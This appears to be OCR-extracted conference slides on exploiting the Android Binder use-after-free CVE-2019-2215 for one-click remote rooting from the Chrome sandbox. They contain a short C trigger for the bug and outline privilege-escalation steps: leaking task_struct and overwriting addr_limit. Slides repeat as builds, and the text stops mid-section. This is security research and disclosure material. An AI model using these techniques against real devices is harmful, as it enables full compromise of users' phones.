Recovering the Attack: 1-Click Universal Remote Rooting from Chrome Sandbox

WANG, YONG (@ThomasKing2014)
Alibaba Security

Whoami

- WANG, YONG a.k.a. ThomasKing
- @ThomasKing2014 on Twitter/Weibo
- Security Engineer of Alibaba Security
- Focus on Android/Browser vulnerability
- Speaker at BlackHat{ASIA/EU}/HITBAMS/Zer0Con
- Nominated at Pwnie Award 2019(Best Privilege Escalation)

Agenda

- Bad Binder review
- Universal rooting exploit
- Full-chain exploit from two different views
- Conclusion

Agenda

- *Bad Binder review*
- Universal rooting exploit
- Full-chain exploit from two different views
- Conclusion

Overview

Issue 1942: Android: Use-After-Free in Binder driver

Reported by maddi...@google.com on Fri, Sep 27, 2019, 8:25 AM GMT+8 Project Member

The following issue exists in the android-msm-wahoo-4.4-pie branch of https://android.googlesource.c

There is a use-after-free of the wait member in the binder_thread struct in the binder driver at /drivers/

As described in the upstream commit:
"binder_poll() passes the thread->wait waitqueue that
can be slept on for work. When a thread that uses
epoll explicitly exits using BINDER_THREAD_EXIT,
the waitqueue is freed, but it is never removed
from the corresponding epoll data structure. When
the process subsequently exits, the epoll cleanup
code tries to access the waitlist, which results in
a use-after-free."

Thursday, November 21, 2019

Bad Binder: Android In-The-Wild Exploit

Posted by Maddie Stone, Project Zero

Introduction


On October 3, 2019, we disclosed issue 1942 (CVE-2019-2215), which is a use-after-free in Binder in the Android kernel. The bug is a local privilege escalation vulnerability that allows for a full compromise of a vulnerable device. If chained with a browser renderer exploit, this bug could fully compromise a device through a malicious website.

We reported this bug under a 7-day disclosure deadline rather than the normal 90-day disclosure deadline. We made this decision based on credible evidence that an exploit for this vulnerability exists in the wild and that it's highly likely that the exploit was being actively used against users.

Thomas King
@ThomasKing2014

The art of N day exploit. 1-Click Android 10 Remote rooting demo.

翻译推文



1 Click Android 10 Remote Rooting DemoPixel 2XL
1 Click Android 10 Remote Rooting DemoPixel 2XL
youtube.com

下午7:57 · 2019年11月5日 · Twitter Web App


The video was only used to remind you of updating the system ASAP!

Overview

new_binder_uaf.c

```c
/*
**  Author: ThomasKing, aka tuakong.wy
**  Date: 2018-01-12
*/
#define _GNU_SOURCE
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <stdbool.h>
#include <unistd.h>
#include <sys/prctl.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <pthread.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <semaphore.h>
#include <sys/socket.h>
#include <sys/mman.h>
#include <signal.h>
#include <sys/wait.h>
#include <sys/ioctl.h>
#include <sys/utsname.h>
#include <sys/ptrace.h>
#include <sched.h>
#include <dirent.h>
#include <netinet/in.h>

#define BINDER_THREAD_EXIT 0x40046208ul

int main(int argc, char const *argv[]){
    int fd, epfd;
    struct epoll_event event = { .events = EPOLLIN };

    fd = open("/dev/binder0", O_RDONLY);
    epfd = epoll_create(1000);
    epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event);
    ioctl(fd, BINDER_THREAD_EXIT, NULL);

    return 0;
}
```

```
thomasking@thomaskingdeMacBook-Pro new_binder_uaf % ls -al
total 0
drwxr-xr-x    3 thomasking  staff    96 Jan 12  2018 .
drwxr-xr-x  139 thomasking  staff  4448 Feb 24 19:14 ..
drwxr-xr-x    5 thomasking  staff   160 Jan 12  2018 jni
thomasking@thomaskingdeMacBook-Pro new_binder_uaf %
```



Overview

new_binder_uaf.c

```c
/*
**  Author: ThomasKing, aka tuakong.wy
**  Date: 2018-01-12
*/
#define _GNU_SOURCE
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <stdbool.h>
#include <unistd.h>
#include <sys/prctl.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <pthread.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <semaphore.h>
#include <sys/socket.h>
#include <sys/mman.h>
#include <signal.h>
#include <sys/wait.h>
#include <sys/ioctl.h>
#include <sys/utsname.h>
#include <sys/ptrace.h>
#include <sched.h>
#include <dirent.h>
#include <netinet/in.h>

#define BINDER_THREAD_EXIT 0x40046208ul

int main(int argc, char const *argv[]){
    int fd, epfd;
    struct epoll_event event = { .events = EPOLLIN };

    fd = open("/dev/binder0", O_RDONLY);
    epfd = epoll_create(1000);
    epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event);
    ioctl(fd, BINDER_THREAD_EXIT, NULL);

    return 0;
}
```

FORGOT. Sad but true.

```
thomasking@thomaskingdeMacBook-Pro new_binder_uaf % ls -al
total 0
drwxr-xr-x    3 thomasking  staff    96 Jan 12  2018 .
drwxr-xr-x  139 thomasking  staff  4448 Feb 24 19:14 ..
drwxr-xr-x    5 thomasking  staff   160 Jan 12  2018 jni
thomasking@thomaskingdeMacBook-Pro new_binder_uaf %
```

Zer0Con2019

From Zero to Root: Building Universal Android Rooting with a Type Confusion Vulnerability

WANG, YONG (@ThomasKing2014)
Alibaba Security

Bug review

- A Use-After-free bug
  - “Poll handler using a wait queue that is not tied to the lifetime of the file”

Bug review

- A Use-After-free bug
  - “Poll handler using a wait queue that is not tied to the lifetime of the file”
- The related object “struct binder_thread” is allocated by KMALLOC
  - The exploit can be very stable

Bug review

- A Use-After-free bug
  - “Poll handler using a wait queue that is not tied to the lifetime of the file”
- The related object “struct binder_thread” is allocated by KMALLOC
  - The exploit can be very stable
- Very powerful primitive
  - Abstract expression: *(freed_obj + list_offset) = freed_obj + list_offset;

Bug review

- A Use-After-free bug
  - “Poll handler using a wait queue that is not tied to the lifetime of the file”
- The related object “struct binder_thread” is allocated by KMALLOC
  - The exploit can be very stable
- Very powerful primitive
  - Abstract expression: *(freed_obj + list_offset) = freed_obj + list_offset;
- The bug can be triggered in the chrome sandbox

Exploit review

- leak_task_struct
  - Keep the “task” field of struct binder_thread uninitialized
  - Read the iovec array to leak the struct task_struct pointer of current process

- clobber_addr_limit (AAW ability)
  - Overwrite the iovec array
  - Set the addr_limit to (uint64)-2 through the leaked task_struct pointer

Exploit review

- leak_task_struct
  - Keep the “task” field of struct binder_thread uninitialized
  - Read the iovec array to leak the struct task_struct pointer of current process

- clobber_addr_limit (AAW ability)
  - Overwrite the iovec array
  - Set the addr_limit to (uint64)-2 through the leaked task_struct pointer

- The exploit is clear and concise. But there are some problems not discussed and solved.

Unsolved problems #1

- The addr_limit may not be embedded in struct task_struct.

```
struct task_struct {
#ifdef CONFIG_THREAD_INFO_IN_TASK
        /*
         * For reasons of header soup (see current_thread_info()), this
         * must be the first element of task_struct.
         */
        struct thread_info thread_info;
#endif
        volatile long state;  /* -1 unrunnable, 0 runnable, >0 stopped */
        void *stack;
        atomic_t usage;
        unsigned int flags; /* per process flags, defined below */
        unsigned int ptrace;
```

Unsolved problems #2

- The struct binder_thread has changed since Android 9.

https://android.googlesource.com/kernel/common/+/refs/heads/android-4.4-o/drivers/android/binder.c#626

```
struct binder_thread {
        struct binder_proc *proc;
        struct rb_node rb_node;
        struct list_head waiting_thread_node;
        int pid;
        int looper;
        bool looper_need_return;
        struct binder_transaction *transaction_stack;
        struct list_head todo;
        struct binder_error return_error;
        struct binder_error reply_error;
        wait_queue_head_t wait;
        struct binder_stats stats;
        atomic_t tmp_ref;
        bool is_dead;
        struct task_struct *task;
};
```

https://android.googlesource.com/kernel/common/+/refs/heads/android-4.4-p/drivers/android/binder.c#621

```
struct binder_thread {
        struct binder_proc *proc;
        struct rb_node rb_node;
        struct list_head waiting_thread_node;
        int pid;
        int looper;
        bool looper_need_return;
        struct binder_transaction *transaction_stack;
        struct list_head todo;
        bool process_todo;
        struct binder_error return_error;
        struct binder_error reply_error;
        wait_queue_head_t wait;
        struct binder_stats stats;
        atomic_t tmp_ref;
        bool is_dead;
        struct task_struct *task;
};
```

Unsolved problems #3

- The exploit partially works on kernel 3.18 (Event without #1 and #2).
  - The current task_struct pointer can be leaked
  - But the clobber_addr_limit function may cause the kernel crash

Unsolved problems #3

- The exploit partially works on kernel 3.18 (Event without #1 and #2).
  - The current task_struct pointer can be leaked
  - But the clobber_addr_limit function may cause the kernel crash

- Root cause
  - The implementation of the recvmsg syscall is different.

Unsolved problems #4


- The exploit is far from enough to run in the Chrome render process.

Unsolved problems #4

- The exploit is far from enough to run in the Chrome render process.
- The render process is sandboxed.
  - Resources and syscalls are limited.

Unsolved problems #4

- The exploit is far from enough to run in the Chrome render process.
- The render process is sandboxed.
  - Resources and syscalls are limited.
- The Chrome app ran in 32-bit mode at that time.
  - The 64-bit pointers can not be the parameters of syscalls.
  - AArch32/AArch64 can not interwork.



https://events.static.linuxfound.org/images/stories/pdf/lcna_co2012_marinas.pdf

Agenda

- Bad Binder review
- *Universal rooting exploit (#1-3)*
- Full-chain exploit from two different views (#4)
- Conclusion

Problems #1

```
struct task_struct {
#ifdef CONFIG_THREAD_INFO_IN_TASK
        /*
         * For reasons of header soup (see current_thread_info()), this
         * must be the first element of task_struct.
         */
        struct thread_info thread_info;
#endif
        volatile long state;  /* -1 unrunnable, 0 runnable, >0 stopped */
        void *stack;
        atomic_t usage;
        unsigned int flags; /* per process flags, defined below */
        unsigned int ptrace;
```

```
struct thread_info {
        unsigned long flags; /* low level flags */
        mm_segment_t addr_limit; /* address limit */
#ifndef CONFIG_THREAD_INFO_IN_TASK
        struct task_struct *task; /* main task structure */
#endif
#ifdef CONFIG_ARM64_SW_TTBR0_PAN
        u64 ttbr0; /* saved TTBR0_EL1 */
#endif
        int preempt_count; /* 0 => preemptable, <0 => bug */
#ifndef CONFIG_THREAD_INFO_IN_TASK
        int cpu; /* cpu */
#endif
};
```

- The offset of the stack and addr_limit fields are the same.

Problems #1


```
struct task_struct {
#ifdef CONFIG_THREAD_INFO_IN_TASK
        /*
         * For reasons of header soup (see current_thread_info()), this
         * must be the first element of task_struct.
         */
        struct thread_info thread_info;
#endif
        volatile long state;  /* -1 unrunnable, 0 runnable, >0 stopped */
        void *stack;
        atomic_t usage;
        unsigned int flags; /* per process flags, defined below */
        unsigned int ptrace;
```

```
struct thread_info {
        unsigned long flags; /* low level flags */
        mm_segment_t addr_limit; /* address limit */
#ifndef CONFIG_THREAD_INFO_IN_TASK
        struct task_struct *task; /* main task structure */
#endif
#ifdef CONFIG_ARM64_SW_TTBR0_PAN
        u64 ttbr0; /* saved TTBR0_EL1 */
#endif
        int preempt_count; /* 0 => preemptable, <0 => bug */
#ifndef CONFIG_THREAD_INFO_IN_TASK
        int cpu; /* cpu */
#endif
};
```

- The offset of the stack and addr_limit fields are the same.
- AAR ability is required when the config is not turned on.


Problems #2

```
struct binder_thread {
        struct binder_proc *proc;
        struct rb_node rb_node;
        struct list_head waiting_thread_node;
        int pid;
        int looper;
        bool looper_need_return;
        struct binder_transaction *transaction_stack;
        struct list_head todo;
        bool process_todo;
        struct binder_error return_error;
        struct binder_error reply_error;
        wait_queue_head_t wait;
        struct binder_stats stats;
        atomic_t tmp_ref;
        bool is_dead;
        struct task_struct *task;
};
```




Problems #2

```
struct binder_thread {
        struct binder_proc *proc;
        struct rb_node rb_node;
        struct list_head waiting_thread_node;
        int pid;
        int looper;
        bool looper_need_return;
        struct binder_transaction *transaction_stack;
        struct list_head todo;
        bool process_todo;
        struct binder_error return_error;
        struct binder_error reply_error;
        wait_queue_head_t wait;
        struct binder_stats stats;
        atomic_t tmp_ref;
        bool is_dead;
        struct task_struct *task;
};
```




Problems #2



